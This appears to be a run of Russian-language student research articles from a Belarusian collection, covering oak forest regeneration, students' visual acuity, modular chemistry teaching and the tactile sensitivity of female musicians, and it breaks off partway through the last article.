Жизнестойкость дубового самосева под пологом насаждения с возрастом уменьшается, сокращается его количество. По данным Е. Н. Науменко [18] самосев дуба под пологом насаждений сохраняется в сравнительно небольшом количестве до 11–16 лет, единично до 18–20 лет. Распределение самосева в возрасте 1–3 лет равномерное, позднее – куртинами [19]. Ход естественного возобновления дуба во многом определяется периодом между семенными годами. Так, средние данные о распределении подроста дуба по возрасту в подзоне грабово-дубово-темнохвойных лесов Беларуси показали, что наибольшее количество выявлено в возрасте старше 10 лет (76 %). Очень мало его имелось в возрасте 6–10 лет. Практически отсутствовал самосев дуба до 5 лет. Данные возрастного состава подроста в конце 90-х годов прошлого столетия подтверждают, что на протяжении более 10 лет в подзоне грабово-дубово-темнохвойных лесов не было удовлетворительных и хороших урожаев желудей [20].

При проектировании рубок с последующим естественным возобновлением, необходимо предусматривать проведение системы предварительных мероприятий [21]. В эту систему должны входить: рубка подлеска, изреживание верхнего полога в следующем году после семенного, исключение пастбы скота и потравы дикими животными, запрещение сбора желудей. Рубка древостоя, трелевка и вывозка лесопроductии должны проводиться с соблюдением мер по сохранению естественного возобновления. Все рубки желательно проводить в зимнее время, для сохранения подроста, и уменьшения повреждения деревьев.

Тем не менее, соблюдая эти условия, рубка насаждения вызывает отпад подроста от 30 до 60 % [22], а при механизированных способах заготовки древесины [23] уничтожение подроста доходит до 80–90 %. По данным И. Д. Юркевича [14] в условиях елово-грабовых дубрав Беларуси на 1 га 4–8-летней вырубки в среднем насчитывается 0,5–0,8 тыс. дубков благонадежного подроста.

На основании многолетних наблюдений Starcevic Tomislav [24] пришел к выводу, что сплошная рубка как метод возобновления дубовых лесов должна быть запрещена. Вместо этого должен быть улучшен уход за местообитанием и производиться подсадка молодых растений взамен старых. Необходимо учитывать естественную урожайность желудей в насаждении.

Восстановление дубрав за счет использования естественного возобновления и биологического потенциала эдафотопов должно базироваться на глубоком анализе репродуктивной способности дуба и хода естественного возобновления по типам леса. В тех условиях, где оно достаточно успешное и обеспечивает восстановление коренной породы, ему отдается предпочтение с обязательным проведением мероприятий по содействию. Основным вариантом рубок главного пользования должны быть постепенные и добровольно-выборочные рубки, технология проведения которых должна быть скорректирована с учетом зонально-типологической специфики произрастания дубовых лесов и прогнозных показателей по плодоношению материнских древостоев. Сплошнолесосечные рубки могут проводиться в порядке исключения, в условиях, где нет гарантии на успешное естественное возобновление, и ориентируются на создание лесных культур дуба с участием его спутников.

Цель ведения хозяйства в дубравах – формирование сложных и смешанных насаждений с преобладанием дуба и участием его традиционных спутников.

Дальнейшее изучение возможностей восстановления дубрав естественным путем имеет теоретическое и практическое значение.

### Литература

1 Турчин, Т. Я. Естественные степные дубравы Донского бассейна и их восстановление / Т. Я. Турчин. – М. : Всероссийский научно-исследовательский институт лесоводства и механизации лесного хозяйства, 2004. – 309 с.

2 Попов, В. В. Научные основы выращивания широколиственных насаждений в северной лесостепи / В. В. Попов. – М. : АН СССР, 1960. – 318 с.

3 Петров, В. А. Восстановление дубрав на основе естественного возобновления дуба в Среднем Поволжье / В. А. Петров, Ф. С. Ильин, Н. Ф. Кузнецова // Лес. информация. – 2022. – № 1. – С. 35–49.

4 Федец, И. Ф. Естественное возобновление дуба в УССР и возможность его практического использования: в сб. Лесоводство и агролесомелиорация / И. Ф. Федец [и др.]. – Киев : Урожай, 1987. – Вып. 75. – С. 3–5.

5 Бондаренко, В. Д. Естественное и искусственное возобновление дубрав / В. Д. Бондаренко, Л. И. Копий // Проблемы лесовед. и лес. экологии: тез. докл., г. Минск 20–23 сент. 1990 г. : в 2 ч. / АН СССР, Госкомлес СССР, Науч. совет ООБ АН СССР «Пробл. лесоведения», Науч. совет ООБ АН СССР «Пробл. экологии и антропог. динамики биол. систем», Ин-т эксперим. ботаники им. В. Ф. Купревича АН БССР. – М., 1990. – Ч. 2. – С. 409–413.

6 Постолаке, Г. Г. Исследование зависимости естественного возобновления древесных пород березовой дубравы от экологических и биотических факторов / Г. Г. Постолаке // Ботан. исслед. – 1990. – № 7. – С. 85–108.

7 Глебов, В. П. Дубравы Чувашии / В. П. Глебов, П. М. Верхунов, Г. Н. Урмаков. – Чебоксары : «Чувашия», 1998. – 199 с.

8 Юркевич, И. Д. Естественное возобновление в дубовых древостоях БССР / И. Д. Юркевич // Лесное хозяйство. – 1938. – № 1. – С. 7.

9 Адериho, В. С. О естественном возобновлении дуба в дубравах БССР / В. С. Адериho, И. А. Солонович, В. Ф. Решетников // Проблемы ботаники: материалы VI делегатского съезда Белорусского республиканского ботанического общества, г. Минск, 09 апреля 1993 года : в 2 ч. / Ин-т эксперим. ботаники им. В. Ф. Купревича АН Беларуси., Березин. гос. биосфер. заповедник ; редкол.: В. И. Парфенов (гл. ред.) [и др.]. – Минск, 1993. – Ч. 1. – С. 140–141.

10 Голод, Д. С. Состояние дубрав Беларуси и проблема их восстановления / Д. С. Голод, В. С. Адериho // Дуб – порода третьего тысячелетия: сб. трудов ИЛ НАНБ. – Гомель : ИЛ НАНБ, 1998. – Вып. 48. – С. 66–72.

11 Потапенко, А. М. Восстановление плакорных смешанных дубрав с использованием естественного возобновления дуба черешчатого в условиях юго-востока Беларуси : автореф. дис. ... канд. с.-х. наук : 06.03.02 / Потапенко Антон Михайлович ; Институт леса НАН Беларуси. – Гомель, 2015. – 22 с.

12 Усеня, В. В. Современное состояние дубрав и их естественное возобновление на юго-востоке Беларуси / В. В. Усеня, А. М. Потапенко // Проблемы лесоведения и лесоводства : сборник научных трудов. – Гомель : Институт леса НАН Беларуси, 2017. – Вып. 77. – С. 135–150.

13 Лазарева, М. С. Особенности распространения и типологическая структура дубовых насаждений Беларуси в разрезе лесорастительных районов / М. С. Лазарева, Т. Л. Барсукова // Труды БГТУ. Серия I, Лесное хозяйство. – Минск : БГТУ, 2009. – Вып. XVIII. – С. 130–133.

14 Юркевич, И. Д. Дубравы Белорусской ССР и их восстановление / И. Д. Юркевич. – Минск : АН БССР, 1960. – 272 с.

15 Карлин, В. Р. Пойменные леса / В. Р. Карлин [и др.]. – М. : Лесная промышленность, 1971. – 153 с.

16 Кожевников, А. М. Дубравы Беларуси: состояние, проблемы и пути улучшения ведения хозяйства в них / А. М. Кожевников, В. Ф. Решетников, П. В. Колодий // Дуб – порода третьего тысячелетия: сб. трудов ИЛ НАНБ. – Гомель : ИЛ НАНБ, 1998. – Вып. 48. – С. 40–49.

17 Matsuda Kozue Survival and growth of konara oak (*Quercus serrata* Thunb.) seedlings in an abandoned coppice forest / Matsuda Kozue // Ecol. Res. – 1989. – № 4. – Р. 309–321.

18 Науменко, Е. Н. Ход роста, возобновление и состояние дубрав Среднего Дона и его притоков / Е. Н. Науменко // Науч. записки ВЛТИ. – Воронеж, 1952. – Т. 13. – С. 52–75.

19 Калиниченко, Н. П. Пойменные дубравы / Н. П. Калиниченко, С. А. Румянцев // Дуб – порода третьего тысячелетия : сб. трудов ИЛ НАНБ. – Гомель : ИЛ НАНБ, 1998. – Вып. 48. – С. 366–369.

20 Решетников, В. Ф. Перспективы дальнейшего улучшения воспроизводства и повышения продуктивности дубрав Беларуси / В. Ф. Решетников // Дуб – порода третьего тысячелетия: сб. науч. тр. / М-во природных ресурсов и охраны окружающей среды Респ. Беларусь, М-во лесного хоз-ва Респ. Беларусь, Институт леса НАН Беларуси ; редкол.: В. Ф. Багинский (отв. ред.). – Гомель : ИЛ НАНБ, 1998. – Вып. 48. – С. 261–266.

21 Юнаш, Ю. Г. Возобновление дуба в Шиповом лесу / Ю. Г. Юнаш // Лесное хозяйство. – 1940. – № 10. – С. 31–38.

22 Шаманюк, А. П. Естественное возобновление на концентрированных вырубках / А. П. Шаманюк. – М. : АН СССР, 1955. – 335 с.

23 Starcevic Tomislav Естественное возобновление дуба черешчатого при плохом или нерегулярном плодоношении / Starcevic Tomislav // Glas. Sumske pokuse. – 1990. – № 26. – Р. 351–359.

**УДК 617.7-07(072)**

***К. С. Булухто***

## **АНАЛИЗ ВЛИЯНИЯ ФАКТОРОВ РАЗЛИЧНОЙ ПРИРОДЫ НА ОСТРОТУ ЗРЕНИЯ У СТУДЕНТОВ I–III КУРСОВ**

*В статье представлены результаты исследования влияния факторов различной природы на остроту зрения у студентов I–III курсов биологического факультета. Работа выполнена с использованием методик Сивцева, Головина и анкетирования.*

*Полученные данные демонстрируют снижение остроты зрения у студентов старших курсов, что связано с ростом зрительных нагрузок. Представлены диаграммы, таблицы и статистическая обработка данных. Сделаны выводы о необходимости профилактики и повышения информированности студентов о гигиене зрения.*

Зрение – один из важнейших органов чувств, обеспечивающих восприятие до 90 % информации [1, с. 549]. Студенческий возраст характеризуется высокой нагрузкой на зрительный анализатор. Целью исследования стало изучение факторов, влияющих на остроту зрения студентов I–III курсов биологического факультета.

Результаты исследования подтверждают снижение остроты зрения у студентов старших курсов. Наиболее часто студенты называли в качестве причин переутомление, использование гаджетов, наследственность. Важно проводить регулярные осмотры, а также формировать культуру бережного отношения к зрению [3, с. 310].

Взаимодействие организма с окружающей средой осуществляется с помощью органов чувств. С помощью них человек не только ощущает внешний мир, но и обладает особыми социальными формами, такими как сознание, творчество и самосознание.

Каждый анализатор реагирует только на определенные адекватные стимулы. Восприятие сильно зависит от предшествующего опыта. Мозг анализирует воздействия окружающей среды с учетом накопленной информации [2, с. 127].

Глаз человека дарит нам возможность видеть все оттенки окружающего мира во всем его многообразии, и этот дар передан немногим представителям животного царства. Поэтому знание и правильная профилактика позволяют нам наиболее полно воспринимать окружающую среду. По сравнению с глазами животных, человеческий глаз обладает более широкими возможностями. Например, голубь видит очень далеко, но только днем. Совы и летучие мыши отлично видят ночью, но днем их зрение почти отсутствует.

Некоторые ученые утверждают, что через глаза мы получаем 70 % всей информации от окружающего нас мира, в то время как другие утверждают, что это число достигает даже 90 % [3, с. 340].

Исследования проводились в 2024 году в Учреждении образования «Гомельский государственный университет имени Франциска Скорины» на базе кафедры биологии. За весь период исследования 2024–2025 гг. было проведено обследование 120 человек. Получение информированного согласия студентов на участие в проводимом исследовании было обязательной процедурой при проведении обследования.

Целью работы являлось определение влияния факторов различной природы на остроту зрения у студентов биологического факультета.

Для определения остроты зрения использовались две методики: методика Головина и методика Сивцева.

Таблица для проверки зрения Сивцева – это стандартный набор определенных знаков для выявления остроты зрения человека. В ней на 12 строках в разном порядке расположены 7 символов (оптотипов), одинаковых по ширине и длине, от верхнего к нижнему ряду они уменьшаются. Набор печатных знаков в таблице помещен на плакате в интервал от 0,1 до 5,0 [4, с. 347].

Таблицы Головина – стандартный набор оптотипов для определения остроты зрения человека. Таблица состоит из комбинации четырех разных колец с разрывом, но равных по своей ширине и высоте. В предлагаемой таблице Головина содержатся оптотипы для определения остроты зрения в интервале от 0,1 до 5,0 с расстояния 5 м, причем первые 10 рядов отличаются шагом в 0,1, а последующие два ряда – в 0,5. Таблица также содержит две дополнительные колонки: слева – “D = ...” (расстояние в метрах, с которого данный знак видит человек со стопроцентным зрением), справа – “V = ...” (острота зрения, если данный ряд знаков читается с 5 м). Значения V, приведенные в правой колонке таблицы, соответствуют остроте зрения, исследуемой с расстояния 5 м [5, с. 110].

Среди обследованных студентов 1 курса биологического факультета у 45 % студентов показатель остроты зрения находится в норме, у 55 % студентов показатель остроты зрения ниже нормы, что характеризует возможное развитие зрительных заболеваний, таких как близорукость или дальнозоркость. Студенты, имеющие показатель остроты зрения выше нормы, в данной выборке выявлены не были.

Таким образом, исходя из полученных результатов, можно сделать вывод, что на 1 курсе биологического факультета преобладают студенты с остротой зрения, которая выходит за рамки нормы.

Далее был определен показатель остроты зрения у студентов биологического факультета, обучающихся на 2 курсе.

Среди обследованных студентов 2 курса биологического факультета у 25 % процентов студентов показатель остроты зрения находится в норме, у 75 % студентов показатель остроты зрения ниже нормы, что характеризует возможное развитие зрительных заболеваний таких как близорукость или дальнозоркость. Студенты, имеющие показатель остроты зрения выше нормы, в данной выборке выявлены не были.

Таким образом, исходя из полученных результатов, можно сделать вывод, что на 2 курсе биологического факультета также преобладают студенты с остротой зрения, которая выходит за рамки нормы.

Среди обследованных студентов 3 курса биологического факультета у 20 % процентов студентов показатель остроты зрения находится в норме, у 80 % студентов показатель остроты зрения ниже нормы, что характеризует возможное развитие зрительных заболеваний таких, как близорукость или дальнозоркость. Студенты, имеющие показатель остроты зрения выше нормы, в данной выборке выявлены не были.

Таким образом, исходя из полученных результатов, можно сделать вывод, что на 3 курсе биологического факультета также преобладают студенты с остротой зрения, которая выходит за рамки нормы.

Данные свидетельствуют о том, что зрение хуже у студентов, обучающихся на старших курсах. Это может быть связано с большими нагрузками на глаза и более частым использованием гаджетов для подготовки к учебным занятиям.

Для того чтобы выяснить, какие факторы влияют на остроту зрения у студентов, была проведена анкета, состоящая из шести вопросов. В ходе исследования были опрошено 120 студентов биологического факультета.

Анализ опроса студентов установил, что у большинства студентов зрение снижено. В отношении посещаемости врачей-офтальмологов: наибольшее количество студентов обращалось за медицинской консультацией в текущем году, но есть те, которые наблюдались только по причине медосмотра при поступлении.

Таким образом, частыми причинами снижения остроты зрения, по мнению студентов, стали большая нагрузка на глаза, достаточно частое использование гаджетов, а также наследственный фактор. Исходя из данных анкетирования, можно сделать вывод, что студенты мало информированы о основных причинах снижения остроты зрения, и проходят недостаточное количество обследований у врача-офтальмолога. Одной из главных причин этого является халатное отношение к своему здоровью. Вышесказанное является огромной проблемой, которая может привести к опасным ситуациям. Важной задачей является повышение уровня осведомленности студентов о необходимости проверки остроты зрения, бережном отношении к своим глазам.

## Литература

- 1 Судаков, К. В. Физиология. Основы и функциональные системы : курс лекций / К. В. Судаков. – М. : Высшая школа, 2000. – 784 с.
- 2 Аветисов, Э. С. Близорукость / Э. С. Аветисов. – М. : Медицина, 2002. – 288 с.

3 Вит, В. В. Строение зрительной системы человека / В. В. Вит. – Одесса : Астропринт, 2003. – 664 с.

4 Данилова, Н. Н. Физиология высшей нервной деятельности / Н. Н. Данилова, А. Л. Крылова. – Ростов-на-Дону : «Феникс», 2005. – 478 с.

5 Красноперова, Н. А. Возрастная анатомия и физиология / Н. А. Красноперова. – М. : ВЛАДОС, 2017. – 214 с.

УДК 373.5.091.33:54

*В. А. Буценко*

## ПРИМЕНЕНИЕ ТЕХНОЛОГИИ МОДУЛЬНОГО ОБУЧЕНИЯ НА УРОКАХ ХИМИИ В СРЕДНЕЙ ШКОЛЕ

*Статья посвящена анализу применения технологии модульного обучения на уроках химии в средней школе. Установлено, что в результате использования данной технологии при обучении химии показатели результативности учебной деятельности у учащихся экспериментального класса (проводились уроки по модульной технологии) достоверно увеличились по сравнению с результатами учеников контрольного класса (проводились классические комбинированные уроки).*

Модульная технология предполагает самостоятельную работу ученика при консультативной роли учителя. Ученики работают индивидуально или в паре, в своем темпе. Это отличается от традиционного обучения, где учитель – основной источник информации, а ученики – пассивные слушатели [1, с. 91]. Модульная технология обучения характеризуется значительным акцентом на самостоятельную работу ученика, где учитель выполняет роль консультанта, оказывающего помощь и поддержку по мере необходимости. В процессе обучения каждый ученик работает индивидуально, углубляясь в изучение материала и выполняя задания в своем темпе, или, при необходимости, в сотрудничестве с партнером [2, с. 25].

В качестве экспериментального класса был выбран 8 «А» класс, т. к. средний балл данного класса за предыдущий учебный год (6,2) ниже, чем в 8 «Б» классе (6,8). После проведения модульных уроков по темам «Ковалентная химическая связь», «Неполярная ковалентная связь», «Полярная ковалентная связь», «Ионная связь», «Металлическая связь» были рассчитаны основные параметры, которые применяются для оценки учебной деятельности учащихся.

Степень обученности учащихся (СОУ) рассчитывали по формуле 1:

$$\begin{aligned} \text{СОУ} = & 1/K \times (K_1(10) \times 100 \% + K_2(9) \times 96 \% + K_3(8) \times 90 \% + \\ & + K_4(7) \times 74 \% + K_5(6) \times 55 \% + K_6(5) \times 45 \% + K_7(4) \times 40 \% + \\ & + K_8(3) \times 32 \% + K_9(2) \times 20 \% + K_{10}(1) \times 12 \%), \end{aligned} \quad (1)$$

где 75–100 % – высокая степень обученности;

45–75 % – средняя степень обученности;

ниже 45 % – низкая степень обученности.

Анализ успеваемости считается наиболее общей характеристикой изменений успеваемости обучения, до сих пор является так называемый процентный показатель успеваемости учащихся (формула 2). Данный показатель учитывает процентное отношение учащихся, успевающих по определенной дисциплине на «10–9» и «8–7», к общему количеству учащихся.


$$K3 = \frac{n^{10-9}}{N} + \frac{n^{8-7}}{N} \times 100 \%, \quad (2)$$

где  $n^{10-9}$  – количество учащихся, занимающихся на оценку «10–9»;

$n^{8-7}$  – занимающихся на оценку «8–7»;

$N$  – общее количество учащихся

Результаты сравнения степени обученности учеников (СОУ) между 8 «А» классом (модульные уроки) и 8 «Б» классом (классические уроки без применения модуля) представлены на рисунке 1.




1 – ковалентная химическая связь, 2 – неполярная ковалентная связь,  
3 – полярная ковалентная связь, 4 – ионная связь, 5 – металлическая связь

Рисунок 1 – Результаты сравнения степени обученности учеников между 8 «А» и «Б» классами

Установлено, что в 8 «А» классе степень обученности учащихся лежит в пределах от 59,4 до 75,7 %, что свидетельствует о среднем уровне усвоения материала. Для учеников 8 «Б» класса, чья степень обученности лежит в пределах от 53,04 % до 58,22 %, характерен низкий уровень усвоения материала. Таким образом, степень обученности в 8 «А» классе выше чем в 8 «Б» классе, что также прослеживается по результатам проверочных работ.

На рисунке 2 представлены результаты сравнения качества знаний учащихся 8 «А» и 8 «Б» классов. Установлено, что качество знаний учеников 8 «А» и 8 «Б» класса существенно отличается по темам: «Ионная связь» и «Металлическая связь».




1 – ковалентная химическая связь, 2 – неполярная ковалентная связь,  
3 – полярная ковалентная связь, 4 – ионная связь, 5 – металлическая связь

Рисунок 2 – Результаты сравнения качества знаний между учениками 8 «А» и 8 «Б» классами



Результаты сравнения среднего балла между 8 «А» классом, в котором проводились уроки по модульной технологии, и 8 «Б» классом, где применялась стандартная форма проведения урока, представлены на рисунке 3. Анализ результатов, полученных в ходе оценивания ответов учащихся на проверочные работы, показал, что учащиеся экспериментального класса продемонстрировали высокое усвоение изученного учебного материала и не выявили признаков низкого уровня знаний, что свидетельствует об эффективности применяемых методик обучения. Средний балл у учеников в экспериментальном классе при проведении контрольных работ варьировался в пределах 6,3–7,2.



1 – ковалентная химическая связь, 2 – неполярная ковалентная связь,  
3 – полярная ковалентная связь, 4 – ионная связь, 5 – металлическая связь

Рисунок 3 – Результаты сравнения среднего балла между 8 «А» и 8 «Б» классами

На основании полученных результатов, можно сделать вывод: лучше всего учениками с применением модульной технологии были усвоены следующие темы: «Ковалентная химическая связь», «Ионная связь», «Металлическая связь». Для сравнения, средний балл, полученный учениками контрольного класса при проведении контрольных работ по аналогичным темам, колебался в диапазоне от 5,7 до 6,1, что позволяет провести сопоставительный анализ успеваемости двух групп учащихся. Это свидетельствует о том, что применение модульной технологии на уроках химии, способствует лучшим показателям при написании проверочных работ (рисунок 3).

Установлено, что средний балл у учеников 8 «Б» класса (проводились классические уроки) ниже, чем у учеников 8 «А» класса (проводились модульные уроки). После проведения статистической обработки с помощью однофакторного дисперсионного анализа было выявлено, что показатели статистически достоверно отличаются: эмпирический F-критерий (критерий Фишера) = 3,8 показывает, что различие между средними статистически значимо (значимо на уровне  $p = 0,0009$ ). Поскольку различие между средними значениями значимо, нулевая гипотеза о равенстве средних отвергается и принимается альтернативная гипотеза о существовании различия между средними. Таким образом, показатели СОУ и КЗ в 8 «А» и 8 «Б» классах статистически достоверно отличаются.

Применение модульных уроков в экспериментальном классе улучшило качество знаний и успеваемость, а также сформировало навыки самообразования, что повысило интерес к химии и способность применять знания на практике. Отмечено развитие трудолюбия и целеустремленности. Использование модулей повышает интерес к предмету и развивает умения наблюдать, обобщать, проводить аналогии, делать выводы и обосновывать их.

## Литература

- 1 Кузурман, В. А. Методика преподавания химии : учеб.-метод. пособие / В. А. Кузурман, И. В. Задорожный. – Владимир : Изд-во ВлГУ, 2017. – 89 с.
- 2 Герасимова, Л. В. Использование модульного обучения в преподавании химии / Л. В. Герасимова // Химия в школе. – 2017. – № 5. – С. 23–26.

## ОПРЕДЕЛЕНИЕ ТАКТИЛЬНОЙ ЧУВСТВИТЕЛЬНОСТИ У ДЕВУШЕК, ИГРАЮЩИХ НА МУЗЫКАЛЬНЫХ ИНСТРУМЕНТАХ

*В статье представлены данные о пороге тактильной чувствительности различных участков тела у девушек-музыкантов в зависимости от их специализации (клавишницы и струнницы). Выявлено, что тактильная чувствительность у клавишниц отличается на различных участках тела, причем наибольшие значения порога наблюдались на плече (95 мм), а наименьшие – на кончиках пальцев (2 мм). У струнниц так же наибольшие значения порога наблюдались на плече (55 мм), а наименьшие – на кончиках пальцев (2 мм).*

Тактильная чувствительность (лат. *tactilis* – осязаемый, от *tango* – касаюсь) – ощущение, которое возникает, когда на кожную поверхность действуют различные механические стимулы [1, с. 573].

Тактильные стимулы воспринимаются нервными сплетениями вокруг волосяных фолликулов, нервными окончаниями, дисками Меркеля, тельцами Пачини, Мейснера и др. Некоторые диски Меркеля или тельца Мейснера могут иннервироваться одним нервным волокном, образуя своеобразное тактильное образование [2, с. 283].

Наиболее высокая тактильная чувствительность наблюдается на кончиках пальцев рук, языка, губ, где располагается наибольшее количество механорецепторов. Кортикальная часть тактильного анализатора представлена в постцентральной и передней эктосильвиевой извилинах.

Рецепторы кожи, воспринимающие тактильные раздражения, называются экстероцепторы. Поэтому чувствительность кожи так же называют экстероцептивной. Экстероцепторы являются контактными рецепторами, где нервные импульсы возникают под воздействием раздражителя [3, с. 463].

Объект исследования – порог тактильной чувствительности.

Цель – определение тактильной чувствительности у девушек, играющих на музыкальных инструментах.

Методика исследования тактильной чувствительности осуществляется с помощью циркуля Вебера. Этот метод основан на принципе использования двух ножек циркуля, которые прикладываются к разным участкам кожи для сравнения их чувствительности. Фиксируется расстояние между ножками, когда два прикосновения ощущаются как одно. Нормальные значения, с которыми проводится сравнение полученных результатов, представлены в таблице 1.

Таблица 1 – Нормативные значения порога тактильной чувствительности на различных участках кожи [4, с. 12]

	Кончики пальцев, мм	Тыльная поверхность ладони, мм	Предплечье, мм	Плечо, мм	Спина, мм
Норма	2,2–2,5	30,0	40,5	67,4	67,4

Из таблицы 1 видно, что нормативными значениями для порога тактильной чувствительности на кончиках пальцев является 2,2–2,5 мм, для тыльной поверхности ладони – 30,0 мм, для предплечья – 40,5 мм, для плеча и спины соответственно 67,4 мм.

В исследовании приняли участи 30 девушек-музыкантов. В таблице 2 представлены данные порога чувствительности у 15 девушек-клавишниц.

Таблица 2 – Измерение порога тактильной чувствительности на различных участках тела у девушек, играющих на клавишных инструментах

№	Кончики пальцев, мм.			Тыльная сторона ладони, мм			Предплечье, мм			Плечо, мм		
	1	2	порог	1	2	порог	1	2	порог	1	2	порог
1	2,0	2,0	2,0	19	18	18,5	37	39	38,0	34	36	35,0
2	2,5	2,5	2,5	17	19	18,0	15	16	16,5	24	26	25,0
3	2,0	2,0	2,0	17	19	18,0	19	21	20,0	34	36	35,0
4	2,5	2,0	2,25	65	68	66,0	46	48	47,0	59	65	62,0
5	2,0	2,0	2,0	23	24	23,5	16	18	17,0	33	35	34,0
6	2,0	2,0	2,0	15	17	16,0	18	20	19,0	38	41	39,0
7	2,0	2,0	2,0	20	22	21,0	19	21	20,0	35	36	35,5
8	2,0	2,5	2,25	27	29	28,0	47	53	50,0	59	67	63,0
9	2,0	2,0	2,0	13	17	15,0	28	32	30,0	85	95	90,0
10	2,5	2,5	2,5	28	30	29,0	29	31	30,0	41	45	43,0
11	2,0	2,0	2,0	14	15	14,5	14	16	15,0	24	26	25,0
12	2,5	2,0	2,25	15	16	15,5	16	18	17,0	39	41	40,0
13	2,0	2,0	2,0	31	33	32,0	19	25	22,0	52	54	53,0
14	2,0	2,0	2,0	31	35	33,0	15	19	17,0	28	30	29,0
15	2,0	2,0	2,0	25	26	25,5	18	19	19,0	46	48	47,0

Как видно из таблицы 2, у принявших в эксперименте девушек чувствительность, определенная в первом и втором опытах на всех исследуемых участках тела, отличалась.

Наименьшие отличия в результатах первого и второго опыта были выявлены на участке кончиков пальцев, где разница в полученных значениях расстояний, на котором две точки прикосновения были хорошо различимы, составляла всего 0,5–1 мм. Наибольшие отличия в результатах первого и второго опыта установлены для участков тела предплечье и плечо, где различия в определенных значениях расстояний между точками варьировались от 1 мм до 10 мм. Это связано с тем, что распределение тактильных рецепторов неоднородно: на участке кончики пальцев скопление чувствительных рецепторов максимальное, в то же время на других участках кожи их значительно меньше.

В таблице 3 представлены данные порога чувствительности у 15 девушек-струнниц.

Таблица 3 – Измерение порога тактильной чувствительности на различных участках тела у девушек, играющих на струнных инструментах

№	Кончики пальцев, мм			Тыльная сторона ладони, мм			Предплечье, мм			Плечо, мм		
	1	2	порог	1	2	порог	1	2	порог	1	2	порог
1	2	3	4	5	6	7	8	9	10	11	12	13
1	2,5	3,0	2,75	18	22	20,0	32	36	34,0	51	55	53,0
2	2,5	2,0	2,25	35	37	36,0	34	36	35,0	31	37	34,0
3	2,0	2,0	2,0	24	26	25,0	24	31	27,0	23	27	25,0
4	2,0	2,0	2,0	26	30	28,0	26	27	27,5	53	57	55,0
5	2,0	2,0	2,0	19	20	20,5	30	32	31,0	30	34	32,0
6	2,5	3,0	2,75	18	20	19,0	28	32	30,0	29	30	30,5
7	2,0	2,0	2,0	19	21	20,0	28	30	29,0	44	50	47,0
8	2,0	2,5	2,25	20	21	21,5	30	38	34,0	46	54	50,0

Окончание таблицы 3

1	2	3	4	5	6	7	8	9	10	11	12	13
9	2,5	2,0	2,25	17	19	18,0	36	38	37,0	41	49	45,0
10	2,5	2,0	2,25	25	29	27,0	27	33	30,0	40	44	42,0
11	2,0	2,0	2,0	20	22	21,0	30	32	31,0	43	41	47,0
12	2,5	2,0	2,25	19	21	20,0	26	30	28,0	36	42	39,0
13	2,0	2,0	2,0	22	26	24,0	32	36	34,0	40	44	42,0
14	2,5	3,0	2,75	25	27	26,0	32	40	36,0	50	60	55,0
15	3,0	3,0	3,0	19	21	20,0	20	24	22,0	52	58	55,0

Как и в исследовании чувствительности клавишниц, у струнниц так же были изучены различия результатов первого и второго опытов и установлена разница в расстояниях между двумя точками, которые составили порог тактильной чувствительности.

У них наименьшие отличия в результатах первого и второго опыта были выявлены на участке кончиков пальцев (0,5–1 мм). Наибольшие отличия в результатах первого и второго опыта установлены для участков тела «предплечье» и «плечо» (от 1 мм до 10 мм). Как и у клавишниц, это связано с тем, что распределение тактильных рецепторов неоднородно.

На следующем этапе были проведены сравнения полученных результатов порога тактильной чувствительности на разных участках тела с нормальными значениями (рисунки 1 и 2) у девушек с разной музыкальной специализацией.

